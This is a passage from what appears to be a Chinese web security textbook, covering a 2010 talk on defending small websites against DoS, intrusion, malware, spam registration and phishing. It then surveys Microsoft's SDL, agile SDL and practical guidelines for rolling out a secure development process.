在中国，人人离不开输入法。人们上网聊天、写邮件、使用搜索引擎都要使用输入法，包括笔者现在坐在电脑前敲这篇文章，同样也离不开输入法。输入法才是中国人上网的第一入口！云输入法因此而生。

在为用户提供更好体验的同时，“云端”也可以不断地猜测用户在想什么，而这是建立在大量的用户数据基础之上的。这些用户敲打出来的数据有助于帮助公司确立商业目标。

比如，云端如果发现大多数输入法的用户都开始敲打“股票”、“股息”等词语，则说明宏观经济可能发生了一些变化。还可以像分析搜索引擎关键词一样，分析用户使用输入法的习惯。比如，如果一个用户经常键入科技类的词语，则可以猜测这个用户的职业可能是工程师或者是学者。

2011 年，苹果的 iPhone 和 Google 的 Android 手机系统先后被曝光出有跟踪用户地理位置信息的行为，引起轩然大波。这只是一个开端，接下来 RIM、微软、惠普、诺基亚等公司的手机产品也被发现有类似行为。随后苹果和 Google 的高管表示，不仅在移动设备上收集了用户

的地理位置，还在 PC 上开展了类似的活动。美国和韩国的政府部门已经就此事对相关企业进行调查和听证。

隐私保护是一个博弈的过程。网民们处于弱势群体，需要学会保护自己的利益。可喜的是，自 2008 年以来，越来越多的网民开始醒悟，并主动争取自己的权利。在未来，互联网的隐私保护必然会出现重大变革，也必然会在领域产生伟大的公司。

16.7 小结

本章讲述的是互联网安全中，网站最关心的业务安全。

互联网公司在发展业务时，也许会忽略自身的安全防护和漏洞修补，但一定不会漠视业务安全问题。因为业务安全问题，直接损害的是用户的利益、公司的利益，这些安全问题会有真正的切肤之痛。因此无论是公司内部，还是政府、行业，甚至是社会舆论，都会产生足够大的压力和推动力，迫使互联网公司认真对待业务安全问题。

互联网公司要想健康地发展，离不开业务安全。把握住业务安全，对于公司的安全部门来说，就真正把握住了部门发展的命脉，这是真正看得见、摸得着的敌人。业务安全问题更加直接，损失的都是真金白银，考核的目标也易于设定。

安全工程师可以承担更大的责任，帮助公司的业务健康成长。

(附) 麻烦的终结者¹

各位站长、各位来宾大家下午好！今天我演讲的题目是“麻烦的终结者”，我觉得安全问题对于中小网站站长来说并不能算业务发展上的重大阻力，也并不是迈不过去的难关，安全问题更多的时候像是一种麻烦，非常讨厌，但是你又不得不面对它。就像你的牙疼，会让你吃不下饭，睡也睡不香，牙疼不是病，疼起来要人命。安全问题是令人头疼的麻烦，而我，是一个麻烦的终结者。

我这个人特别怕麻烦，但是每当我出现的时候，就意味着有麻烦出现了，所以我会尽我的全力，把这些麻烦以最快的速度解决掉。

首先自我介绍，我叫吴翰清，来自阿里巴巴集团信息安全部，我是西安交通大学少年班毕业，2000 年开始进行网络安全研究，有 10 年的安全研究经验。

我 05 年加入阿里巴巴，先后负责阿里巴巴、支付宝、淘宝的安全评估工作，帮他们建立了应用安全体系，现在我主要在阿里云负责云计算安全、全集团的应用安全，以及全集团的反钓鱼、反欺诈工作。

今天网站面临了很多威胁，有各种各样的威胁——有人在网站发反动政治信息；刚才主持人还提到美女的 U 盘丢了，隐私可能受到威胁。今天中小网站面临的各种威胁也是我们曾经遇到过的。

淘宝、阿里巴巴、支付宝、阿里云、雅虎中国，这些网站也是从小网站成长起来的，我们曾经遇到过的问题，也是中小网站明天可能会遇到的问题，因为明天中小网站也必然成长为大网站。当有一天我们的站长打开他的网站时发现站点已经打不开了，造成打不开放的原因可能非常多，可能是硬件坏了、磁盘坏了，也有可能是 IDC 机房网络断了，当然也有可能是被拒绝服务攻击了，这完全有可能发生的。

这是我们昨晚刚录的一段视频，这是我们自己的一个本地测试网站，我们使用一个工具测试，在两三秒之后，发现这个网站打不开了，把这个工具停掉，网站立马恢复正常。这种攻击完全有可能发生的，这个漏洞就是上个月即 11 月，在一个安全的权威大会上有两个国外的安全研究者所演示的 Web Server 层的漏洞，这和传统的拒绝服务攻击不一样，它工作在应用层，传统保护方案可能会失效。

它的攻击条件非常简单，刚才只用了一台 PC 就把网站打宕掉，我们事后曾经利用这个漏洞测试过一些朋友网站，发现威力非常强大，包括我们自己内网的办公系统，也是刚刚一打开，网站马上宕掉。这种威胁中小企业都面临着，我在 03 年也做过一个网站，做得非常大，后来不知道什么原因，有人拒绝服务攻击我的网站，之后这个网站再也没有打开过，我心灰意冷，就没有想再开起来。

在 02、03 年时，我们没有技术条件和环境解决这种问题，但是在今天，我们完全有可能解决，在安全性上叫可用性、业务连续性的问题，我们要让网站一直活着，不能让它打不开。我们如何解决拒绝服务攻击？在前面陈波介绍他在弹性云计算里面有很多方案，包括安全域、分

¹ 第二届 PHPWIND 中小网站站长大会演讲（2010 年）

布式防火墙，弹性云的环境当中还有很多网络设备来保护网络层对抗拒绝服务攻击。拒绝服务攻击分两种，第一种是前面陈波提到的，在网络层，传统的 SYN flood 等攻击，我们通过弹性云的很多方案已经保护得很好了。

另外一种是在 Web Server 层，在应用层，可能存在拒绝服务攻击，这是今天整个互联网都较为缺乏应对手段的攻击，但是我们部门已经解决掉了。我们在 Web Server 层定制一些模块，对 Web Server 进行保护，我们通过分析网络连接、频率、地域、客户端信息，最终进行判断，哪个请求是坏的。

你担心漏洞吗？其实漏洞跟风险还有一定距离。漏洞首先要有人使用，然后才会成为风险。什么人会去使用漏洞？这其实是一个很大的链条。漏洞会给我们带来什么？我们可以看一下演示。这是本地的测试网站，我们演示一次入侵过程，这是一个 SQL 注入漏洞，像这种黑客工具在网站可以随便下载到，而且有很多不同版本。

我们的攻击者尝试了网站后台，路径是 Admin，发现路径是正确的，在入侵过程当中，很多是靠猜的。我跟很多资深黑客都聊过，他们有大概 30% 是靠运气才能够拿到一个系统权限，通过注入这个漏洞，找到了系统管理员这张表，然后找到用户名，现在正在破解密码。这时候攻击者把 16 位的 MD5 值放在表上查，马上找到了对应的密码，然后登录进网站后台。但是现在还没有完，在后台还有一个能够上传图片的功能，这里又有一个漏洞，这里没有对图片类型做验证，所以攻击者直接上传后门程序，现在他已经拿到了一个后门，可以为所欲为了。

可以浏览 C 盘目录，包括下载文件，攻击者上传一个页面，证明他入侵过，这就是一个漏洞引发的血案。

我们不得不担心漏洞，因为漏洞最终会成为很严重的风险，代码是人写的，程序员是人，不是神，只要是人写的代码，必然产生漏洞。漏洞不能被消灭，但是可以被控制。

这是我从国内现在比较著名的一个网站“乌云”上截取的图。这是一帮安全研究者弄出来的网站，会收集各个站点的漏洞，通报给厂商。在这个列表上（是我昨天刚抓到的），列举了 8 月份到 12 月 3 号的很多大网站漏洞，很多大网站榜上有名，有网易、QQ、凤凰网，还有百度、新浪，所以说大网站也会出现漏洞，小网站也不可避免。

我们是怎么解决漏洞的？现在我所在的团队是国内非常专业的一支团队，圈子里的朋友可能都知道，我们团队里面招了很多各个安全领域的专家，有无线安全专家、客户端安全专家、网络安全专家、应用安全专家，我们这些人研究出很多方法来控制漏洞。现在阿里巴巴全集团旗下有几千人的工程师团队，每天写代码，每周发布的项目有 30 个，小需求有 200 个，代码量非常大。我们的目标是要检查每一行代码的安全，但是我们只有 30 多个人，所以我们选择了四两拨千斤的方法。我们总结一些常见的代码问题，自己定制一些检测工具，对每一行代码进行检查，保证程序员写出来的代码是安全的。

我们现在还定制了自己的安全扫描器，扫描了包括淘宝、B2B、支付宝在内的 6000 万网页，这是今天任何一个商用安全扫描器都做不到的，但是我们做到了。这 6000 万页面是我们精选出来可能造成安全危害的页面，我们会在第一时间把扫描出来的漏洞通报给业务方，通报给应用，通报给程序员，我们会在第一时间掌控漏洞，我们要跑在黑客前面，要比黑客更早地发现漏洞所在。

当漏洞变成了风险时，我们的站长可能会担心杀毒软件突然弹出一个框说网站上面有木马，这件事情是非常令人头疼和讨厌的，给网站的声誉也带来非常大的影响。互联网中有一个黑色产业链在不断谋求发展，不断在追寻利益，可能很多在座的朋友都看过，前些时候中央电视台报道过的黑色产业链——一条木马产业链，他们是怎样盈利的？最主要的盈利点，在这个环节是盗用游戏账号、网银账号，然后卖掉，这是数十亿的产业链。在网站上面攻击用户，包括大网站用户、中小网站用户，这条产业链的攻击目标是最终用户，而这些用户也是中小网站用户，是重合的，所以这就是他们利益的驱动所在。我们很多站长想不明白，为什么这些黑客莫名其妙地跑到我们网站上来攻击我，这就是他们的利益点所在，因为每年有几十亿利益驱动在背后，所以会千方百计找流量，大网站攻不进去就找小网站，小网站也能给他们带来可观流量，导致他们最后获得丰厚收入。

就像苍蝇不盯无缝蛋，有漏洞就有黑客攻击的可能，不能抱有侥幸心理。我们如何解决挂马的风险？挂马的问题令人非常头疼，我这里有两个数字：一个是 10 万，一个是 10 分钟，阿里巴巴集团有一套系统能够定时周期性检测这个网站是不是挂马。业界普遍有两种做法：一种做法是检测原代码，看是否有危害性的 JS 脚本；另一种做法就是用类似虚拟机的做法，在虚拟机中用浏览器访问网页，然后在后台有一系列杀毒软件判断网页是不是挂马。我们两者皆用，目前监控 10 万网页，这 10 万网页是我们精选出来的阿里巴巴、淘宝、支付宝可能存在挂马风险的网页。

10 分钟是指我们能在 10 分钟之内，如果 10 万个网页当中某一个网页挂马，就能发出警报。这跟扫描不太一样，扫描周期会比较长，而挂马检测周期非常短，这就是我们解决挂马的思路。目前这个方法也是得到实践认可的，确实能够从里面发现很多挂马问题的存在。最让人头疼的是这些挂马很可能并不是我们自己网站出现漏洞，很有可能是我们的外部合作者，比如说广告，如果内容供应商页面里面挂马了，访问我们网站时，杀毒软件也会报警。这就冤枉了，我们没做错事，却背黑锅。所以检测挂马这个工作非常有意义。


我还发现了另外一条产业链，一条比挂马产业链隐藏得更深、更可怕、更难抓到的产业链，这条产业链也有巨大利益在背后驱使，也是环环相扣，也有前后层级关系，但是在现在的媒体中报道的非常少。垃圾注册是万恶之源，这条产业链从垃圾注册开始。现在我发现很多网站，包括大网站的很多邮箱、很多论坛应用都存在着大量垃圾注册用户，这些垃圾注册用户对网站自身并不会造成危害，但是对整个互联网会产生巨大的影响。这些垃圾账号能够拿来干什么？首先是做广告。点击欺诈、广告欺诈，很多广告联盟，包括百度、雅虎可能都有这样一批人在背后做广告推广。其次是发反动政治言论。这些都是垃圾账号发出来的，没有人用自己的真实账号发，很多时候我们在网上碰到陌生人发一条消息，是广告或者反动言论，有的朋友心里可能非常反感，就会指责回去，其实对方只是一个机器人，你这样骂它是没有意义的，这都是垃圾注册惹的祸。

还有就是刷等级，可能存在一些用户行为，可以把低等级会员刷成高等级会员。还有领红包，我们给团队一些推广费用，希望给用户回报，但是没有一个有效措施保障这些回报落到有效客户手里，大部分推广费用落到了垃圾注册的口袋，最终可能只有一个团伙在收钱。

另外垃圾流量也会消耗大量的流量和资源，侧面反映就是我们的经费、我们的钱、我们的服务器，每年会消耗成本，如果能够控制垃圾注册，也就能够降低我们的维护成本。我们是如何成为清洁工的？现在的垃圾注册大部分是由机器人在发，我们要做的事情就是人机识别。想

到人机识别（就是识别人和机器），大家的第一反应就是验证码，如果有一个好的验证码，确实能够很快识别出是人还是机器；但是验证码有验证码的问题，很多时候出于用户体验等因素的考虑不能使用验证码。所以我们有一套专门的解决方案，通过用户行为分析，判断到底是人还是机器，这套系统的准确率已经达到 99.999%，在 10 万个分析里面有一个误报，这是我们目前的现状。

我们通过分析这个人发消息的一些频率，包括他的来源是不是代理 IP，我们建立了很大的代理 IP 库，抓全国、全世界代理 IP，判断消息来源是否可信；我们在后端还会有一些规则分析用户行为到底是不是一个正常用户行为，从而判断出这是不是一个垃圾注册。通过我们的努力，在前段时间，垃圾注册量有一个下降，这个具体数据比较敏感，不能放在这儿，红色的是正常用户，蓝色的是垃圾注册，我们发现有一个明显下降。这个效果是非常明显的，这样网站的业务干净了，也就安全了很多，包括诈骗、钓鱼风险小了很多，更不会有人上来发反动言论。垃圾注册是万恶之源，是这条产业链的所有源头。



钓鱼在金融行业是重灾区，这个图显示有 80% 的钓鱼是针对金融行业的，钓鱼目标包括所有的提供支付的商家，也包括想要在金融平台提供服务的网站，这和中小站长有着密切的关系，如果你想给用户提供在线支付业务，就有可能成为钓鱼网站的目标。钓鱼网站我们是怎么解决的？这个图是中国反钓鱼联盟（下属于 CNNIC 的一个机构）出具的一个报表，在 10 月份淘宝钓鱼网站有 2400 多个，数据全是我们提供给他们的，在我看来，这个报表并不能说淘宝的钓鱼网站数最多，而是因为我们检测能力最强，强到什么程度，第一个数字 5000 万，我们现在每天检查 5000 万个 URL，5 秒之内如果有新的钓鱼网站出现，就会被我们的系统捕捉。我们现在把钓鱼网站运营成本和周期，从最开始的 1 周压缩到 1 天，现在正在向 1 分钟迈进，也就是说，一个钓鱼网站以前能用 1 周，现在只能用 1 天了，用 1 天之后，这个网站马上失效，会在杀毒软件里失效，IDC 机房会把服务器下线，域名也会关掉，我们正在向 1 分钟努力，现在已经有阶段性成果，这也是我们的下一阶段的目标。

我的职责就是终结麻烦，中小网站面临着各种各样的安全问题，面临着各种各样的麻烦——网站被 DDOS，网站被入侵，数据被偷走，网站被挂马，杀毒软件报警，网站里垃圾消息满天飞。我们会尽全力解决“麻烦”，我们的安全之路是定制化、平台化的思想，为什么要定制化？我们最开始做安全时，也考虑过购买安全厂商的服务和产品，但是后来发现这些商用的安全服务和产品并不能跟上互联网的节奏，并不能为我们的需求实施定制化解决方案，我们最终选择自己来做。我刚才讲的所有东西都是我们自己做的，每一行代码都是我们自己写的，这就是我们的安全之路。今天就介绍这些，谢谢大家。


第 17 章

安全开发流程 (SDL)

安全开发流程，能够帮助企业以最小的成本提高产品的安全性。它符合“Secure at the Source”的战略思想。实施好安全开发流程，对企业安全的发展来说，可以起到事半功倍的效果。

17.1 SDL 简介

SDL 的全称是 Security Development Lifecycle，即：安全开发生命周期。它是由微软最早提出的，在软件工程中实施，是帮助解决软件安全问题的办法。SDL 是一个安全保证的过程，其重点是软件开发，它在开发的所有阶段都引入了安全和隐私的原则。自 2004 年起，SDL 一直都是微软在全公司实施的强制性策略。SDL 的大致步骤如下：



SDL 中的方法，试图从安全漏洞产生的根源上解决问题。通过对软件工程的控制，保证产品的安全性。

SDL 对于漏洞数量的减少有着积极的意义。根据美国国家漏洞数据库的数据显示，每年发现的漏洞趋势有以下特点：每年有数千个漏洞被发现，其中大多数漏洞的危害程度高，而复杂性却反而较低；这些漏洞多出现于应用程序中，易于被利用的漏洞占了大多数。

而美国国家标准与技术研究所（NIST）估计，如果是在项目发布后再执行漏洞修复计划，其修复成本相当于在设计阶段执行修复的 30 倍。Forrester Research, Inc. 和 Aberdeen Group 研究发现，如果公司采用像 Microsoft SDL 这样的结构化过程，就可以在相应的开发阶段系统

地处理软件安全问题，因此更有可能在项目早期发现并修复漏洞，从而降低软件开发的总成本。

微软历来都是黑客攻击的重点，其客户深受安全问题的困扰。在外部环境不断恶化的情况下，比尔·盖茨在 2002 年 1 月发布了他的可信计算备忘录。可信计算的启动从根本上改变了公司对于软件安全的优先级。来自高级管理层的这项命令将安全定位为 Microsoft 最应优先考虑的事情，为实现持续稳定的工程文化变革活动提供了所需的动力。而 SDL 就是可信计算的重要组成部分。

从上图中可以看到，微软的 SDL 过程大致分为 16 个阶段（优化后）。

阶段 1：培训

开发团队的所有成员都必须接受适当的安全培训，了解相关的安全知识。培训的环节在 SDL 中看似简单，但其实不可或缺。通过培训能贯彻安全策略和安全知识，并在之后的执行过程中提高执行效率，降低沟通成本。培训对象包括开发人员、测试人员、项目经理、产品经理等。

微软推荐的培训，会覆盖安全设计、威胁建模、安全编码、安全测试、隐私等方面知识。

阶段 2：安全要求

在项目确立之前，需要提前与项目经理或者产品 owner 进行沟通，确定安全的要求和需要做的事情。确认项目计划和里程碑，尽量避免因为安全问题而导致项目延期发布——这是任何项目经理都讨厌发生的事情。

阶段 3：质量门/bug 栏

质量门和 bug 栏用于确定安全和隐私质量的最低可接受级别。在项目开始时定义这些标准可加强对安全问题相关风险的理解，并有助于团队在开发过程中发现和修复安全 bug。项目团队必须协商确定每个开发阶段的质量门（例如，必须在 check in 代码之前进行 review 并修复所有的编译器警告），随后将质量门交由安全顾问审批，安全顾问可以根据需要添加特定于项目的说明，以及更加严格的安全要求。另外，项目团队需阐明其对安全门的遵从性，以便完成最终安全评析（FSR）。

bug 栏是应用于整个软件开发项目的质量门，用于定义安全漏洞的严重性阈值。例如，应用程序在发布时不得包含具有“关键”或“重要”评级的已知漏洞。bug 栏一经设定，便绝不能放松。

阶段 4：安全和隐私风险评估

安全风险评估（SRA）和隐私风险评估（PRA）是一个必需的过程，用于确定软件中需要深入评析的功能环节。这些评估必须包括以下信息：

- (1) (安全) 项目的哪些部分在发布前需要威胁模型?
- (2) (安全) 项目的哪些部分在发布前需要进行安全设计评析?
- (3) (安全) 项目的哪些部分(如果有)需要由不属于项目团队且双方认可的小组进行渗透测试?
- (4) (安全) 是否存在安全顾问认为有必要增加的测试或分析要求以缓解安全风险?
- (5) (安全) 模糊测试要求的具体范围是什么?
- (6) (隐私) 隐私影响评级如何?

阶段 5：设计要求

在设计阶段应仔细考虑安全和隐私问题，在项目初期确定好安全需求，尽可能避免安全引起的需求变更。

阶段 6：减小攻击面

减小攻击面与威胁建模紧密相关，不过它解决安全问题的角度稍有不同。减小攻击面通过减少攻击者利用潜在弱点或漏洞的机会来降低风险。减小攻击面包括关闭或限制对系统服务的访问，应用“最小权限原则”，以及尽可能地进行分层防御。

阶段 7：威胁建模

为项目或产品面临的威胁建立模型，明确可能来自的攻击有哪些方面。微软提出了 STRIDE 模型以帮助建立威胁模型，这是非常好的做法。

阶段 8：使用指定的工具

开发团队使用的编译器、链接器等相关工具，可能会涉及一些安全相关的环节，因此在使用工具的版本上，需要提前与安全团队进行沟通。

阶段 9：弃用不安全的函数

许多常用函数可能存在安全隐患，应该禁用不安全的函数或 API，使用安全团队推荐的函数。

阶段 10：静态分析

代码静态分析可以由相关工具辅助完成，其结果与人工分析相结合。

阶段 11：动态程序分析

动态分析是静态分析的补充，用于测试环节验证程序的安全性。

阶段 12：模糊测试（Fuzzing Test）

模糊测试是一种专门形式的动态分析，它通过故意向应用程序引入不良格式或随机数据诱发程序故障。模糊测试策略的制定，以应用程序的预期用途，以及应用程序的功能和设计规范为基础。安全顾问可能要求进行额外的模糊测试，或者扩大模糊测试的范围和增加持续时间。

阶段 13：威胁模型和攻击面评析

项目经常会因为需求变更等因素导致最终的产出偏离原本设定的目标，因此在项目后期重新对威胁模型和攻击面进行评析是有必要的，能够及时发现问题并修正。

阶段 14：事件响应计划

受 SDL 要求约束的每个软件在发布时都必须包含事件响应计划。即使在发布时不包含任何已知漏洞的产品，也可能在日后面临新出现的威胁。需要注意的是，如果产品中包含第三方的代码，也需要留下第三方的联系方式并加入事件响应计划，以便在发生问题时能够找到对应的人。

阶段 15：最终安全评析

最终安全评析（FSR）是在发布之前仔细检查对软件执行的所有安全活动。通过 FSR 将得出以下三种不同结果。

- 通过 FSR。在 FSR 过程中确定的所有安全和隐私问题都已得到修复或缓解。
- 通过 FSR 但有异常。在 FSR 过程中确定的所有安全和隐私问题都已得到修复或缓解，并且/或者所有异常都已得到圆满解决。无法解决的问题将记录下来，在下次发布时更正。
- 需上报问题的 FSR。如果团队未满足所有 SDL 要求，并且安全顾问和产品团队无法达成可接受的折中，则安全顾问不能批准项目，项目不能发布。团队必须在发布之前解决所有可以解决的问题，或者上报高级管理层进行抉择。


阶段 16：发布/存档

在通过 FSR 或者虽有问题但达成一致后，可以完成产品的发布。但发布的同时仍需对各类问题和文档进行存档，为紧急响应和产品升级提供帮助。

从以上的过程可以看出，微软的 SDL 过程实施非常细致。微软这些年来也一直帮助公司的所有产品团队，以及合作伙伴实施 SDL，效果相当显著。在微软实施了 SDL 的产品中，被发现的漏洞数量大大减少，漏洞利用的难度也有所提高。

相对于微软的 SDL，OWASP 推出了 SAMM（Software Assurance Maturity Model）¹，帮助开发者在软件工程的过程中实施安全。

¹ https://www.owasp.org/index.php/Category:Software_Assurance_Maturity_Model



SAMM 框架图

SAMM 和微软 SDL 的主要区别在于，SDL 适用于软件开发商，他们以贩售软件为主要业务；而 SAMM 更适用于自主开发软件的使用者，如银行或在线服务提供商。软件开发商的软件工程往往较为成熟，有着严格的质量控制；而自主开发软件的企业组织，则更强调高效，因此在软件工程的做法上也存在差异。

17.2 敏捷 SDL

就微软的 SDL 过程来看，仍然显得较为厚重。它适用于采用瀑布法进行开发的软件开发团队，而对于使用敏捷开发的团队，则难以适应。

敏捷开发往往是采用“小步快跑”的方式，不断地完善产品，并没有非常规范的流程，文档也尽可能简单。这样做有利于产品的快速发布，但是对于安全来说，往往是一场灾难。需求无法在一开始非常明确，一些安全设计可能也会随之变化。

微软为敏捷开发专门设计了敏捷 SDL。



敏捷 SDL 过程

敏捷 SDL 的思想其实是以变化的观点实施安全的工作。需求和功能可能一直在变化，代码可能也在发生变化，这要求在实施 SDL 时需要在每个阶段更新威胁模型和隐私策略，在必要的环节迭代模糊测试、代码安全分析等工作。

17.3 SDL 实战经验

对于互联网公司来说，更倾向于使用敏捷开发，快速迭代开发出产品。因此微软的 SDL 从各方面来看，都显得较为厚重，需要经过一些定制和裁剪才能适用于各种不同的环境。

这些年来，笔者根据在公司实施 SDL 的经验，总结出以下几条准则。

准则一：与项目经理进行充分沟通，排出足够的时间。

一个项目的安全评估，在开发的不同环节有着不同的安全要求，而这些安全要求都需要占用开发团队的时间。因此在立项阶段与项目经理进行充分沟通是非常有必要的。

明确在什么阶段安全工程师需要介入，需要多长时间完成安全工作，同时预留出多少时间给开发团队用以开发安全功能或者修复安全漏洞。

预留出必要的时间，对于项目的时间管理也具有积极意义。否则很容易出现项目快发布了，安全团队突然说还没有实施安全检查的情况。这种情况只能导致两种结果：一是项目因为安全检查而延期发布，开发团队、测试团队的所有人都一起重新做安全检查；二是项目顶着安全风险发布，之后再重新建个小项目专门修补安全问题，而在这段时间内产品只能处于“裸奔”状态。

这两种结果都是非常糟糕的，因此为了避免这种情况的发生，在立项初期就应该与项目经理进行充分沟通，留出足够多的时间给安全检查。这是 SDL 实施成功的基础。

准则二：规范公司的立项流程，确保所有项目都能通知到安全团队，避免遗漏。

如果根据以往发生的安全事件，回过头来看安全问题是如何产生的，则往往你会发现这样一个现象：安全事件产生的原因并不复杂，但总是发生在大家疏忽的一些地方。

在实施 SDL 的过程中，技术方案的好坏往往不是最关键的，最糟糕的事情是 SDL 并没有覆盖到公司的全部项目，乃至一些边边角角的小项目发布后，安全团队都不知道，最后导致安全事件的发生。

如何才能保证公司的所有项目都能够及时通知到安全团队呢？在公司规模较小时，员工沟通成本较低，很容易做到这件事情。但当公司大到一定的规模时，出现多个部门与多个项目组，沟通成本就大大增加。在这种情况下，从公司层面建立一个完善的“立项制度”，就变得非常有必要了。

前文提到，SDL 是依托于软件工程的，立项也属于软件工程的一部分。如果能集中管理立项过程，SDL 就有可能在这一阶段覆盖到公司的所有项目。相对于测试阶段和发布阶段来说，在立项阶段就有安全团队介入，留给开发团队的反应时间也更加富足。

准则三：树立安全部门的权威，项目必须由安全部门审核完成后才能发布。

在实施 SDL 的过程中，除了教育项目组成员（如项目经理、产品经理、开发人员、测试人员等）实施安全的好处外，安全部门还需要树立一定的权威。

必须通过规范和制度，明确要求所有项目必须在安全审核完成后才能发布。如果没有这样的权威，对于项目组来说，安全就变成了一项可有可无的东西。而如果产品急着发布，很可能因此砍掉或者裁减部分安全需求，也可能延期修补漏洞，从而导致风险升高。

这种权威的树立，在公司里需要从上往下推动，由技术总负责人或者产品总负责人确认，安全部门实施。在具体实施时，可以依据公司的不同情况在相应的流程中明确。比如负责产品的质量保障部门，或者负责产品发布的运维部门，都可以成为制度的执行者。

当然，“项目必须由安全部门审核完成后才能发布”，这句话并非绝对，其背后的含义是为了树立安全部门的权威。因此在实际实施 SDL 的过程中，安全也可能对业务妥协。比如对于不是非常严重的问题，在业务时间压力非常大的情况下，可以考虑事后再进行修补，或者使用临时方案应对紧急状况。安全最终是需要为业务服务的。

准则四：将技术方案写入开发、测试的工作手册中。

对于开发、测试团队来说，对其工作最有效的约束方式就是工作手册。对于开发来说，这个手册可能是开发规范。开发规范涉及的方面比较广，比如函数名的大小写方式、注释的写法等都会涵盖。笔者观察过很多开发团队的规范，其内容鲜有涉及安全的，少量有安全规范的，其内容也存在各种各样的问题。

因此，与其事后通过代码审核的方式告知开发者代码存在漏洞，需要修补，倒不如直接将安全技术方案写入开发者的代码规范中。比如规定好哪些函数是要求禁用的，只能使用哪些函数；或者封装好一些安全功能，在代码规范中注明在什么情况下使用什么样的安全 API。

对于程序员们来说，记住代码规范中的要求，远比记住复杂的安全原理要容易得多。一般来说，程序员们只需要记住如何使用安全功能就行，而不必深究其原理。

对于测试人员的要求是类似的。在测试的工作手册中，可以加入安全测试的方法，清楚地列出每一个测试用例，第一步、第二步做什么。这样一些基础的安全测试就可以交由测试人员完成，最后生成一份安全测试报告即可。

准则五：给工程师培训安全方案。

在微软的 SDL 框架中，第一项就是培训。培训的作用不可小视，它是技术方案与执行者之间的调和剂。

在“准则四”中提到，需要将安全技术方案最大程度地写入代码规范等工作手册中，但同时让开发者有机会了解安全方案的背景也是很有意义的事情。通过培训可以达到这个目的。

培训最重要的作用是，在项目开发之前，能够使开发者知道如何写出安全的代码，从而节约开发成本。因为如果开发者未经培训，可能在代码审核阶段会被找出非常多的安全 bug，修复每一个安全 bug 都将消耗额外的开发时间；同时开发者若不能理解这些安全问题，由安全工程师对每个问题进行解释与说明，也是一份额外的时间支出。

因此在培训阶段贯彻代码规范中的安全需求，可以极大地节约开发时间，对整个项目组都有着积极的意义，并不是可有可无的事情。

准则六：记录所有的安全 bug，激励程序员编写安全的代码。

为了更好地推动项目组写出安全的代码，可以尝试给每个开发团队设立绩效。被发现漏洞最少的团队可以得到奖励，并将结果公布出来。如此，项目组之间将产生一些竞争的氛围，开发者们将更努力于遵守安全规范，写出安全的代码。此举还能帮助不断提高开发者的代码质量，形成良性循环。

以上这六条准则，是笔者在互联网公司中实施 SDL 的一些经验与心得。互联网公司对产品、用户体验的重视程度非常高，大多数的产品都要求在短时间内发布，因此在 SDL 的实施上有着自己的特色。

在互联网公司，产品开发生命周期大致可以划分为需求分析阶段、设计阶段、开发阶段、测试阶段。下面将就这几个不同的阶段，介绍一些常用的 SDL 实施方法和工具。

17.4 需求分析与设计阶段

需求分析阶段与设计阶段是项目的初始阶段。需求分析阶段将论证项目的目标、可行性、实现方向等问题。

在需求阶段，安全工程师需要关心产品主要功能上的安全强度和安全体验是否足够，主要需要思考安全功能。比如需要给产品设计一个“用户密码找回”功能，那么是通过手机短信的方式找回，还是邮箱找回？很多时候，需要从产品发展的大方向上考虑问题。

需要注意的是，在安全领域中，“安全功能”与“安全的功能”是两个不同的概念。“安全功能”是指产品本身提供给用户的安全功能，比如数字证书、密码找回问题等功能。

而“安全的功能”，则指在产品具体功能的实现上要做到安全，不要出现漏洞而被黑客利用。

比如在“用户取回密码”时常用到的功能：安全问题，这个功能是一个安全功能；但若是在代码实现上存在漏洞，则可能成为一个不安全的功能。

在需求分析阶段，可以对项目经理、产品经理或架构师进行访谈，以了解产品背景和技术架构，并给出相应的建议。从以往的经验来看，一份 checklist 可以在一定程度上帮助到我们。下面是安全专家 Lenny Zeltser 给出的一份 checklist，可以用于参考。

#1: BUSINESS REQUIREMENTS

Business Model

What is the application's primary business purpose?

How will the application make money?

What are the planned business milestones for developing or improving the application?

How is the application marketed?

What key benefits does the application offer users?

What business continuity provisions have been defined for the application?

What geographic areas does the application service?

Data Essentials

What data does the application receive, produce, and process?

How can the data be classified into categories according to its sensitivity?

How might an attacker benefit from capturing or modifying the data?

What data backup and retention requirements have been defined for the application?

End - Users

Who are the application's end - users?

How do the end - users interact with the application?

What security expectations do the end - users have?

Partners

Which third - parties supply data to the application?

Which third - parties receive data from the applications?

Which third - parties process the application's data?

What mechanisms are used to share data with third - parties besides the application itself?

What security requirements do the partners impose?

Administrators

Who has administrative capabilities in the application?

What administrative capabilities does the application offer?

Regulations

In what industries does the application operate?

What security - related regulations apply?

What auditing and compliance regulations apply?

#2: INRASTRUCTURE REQUIREMENTS

Network

What details regarding routing, switching, firewalling, and load - balancing have been defined?

What network design supports the application?

What core network devices support the application?

What network performance requirements exist?

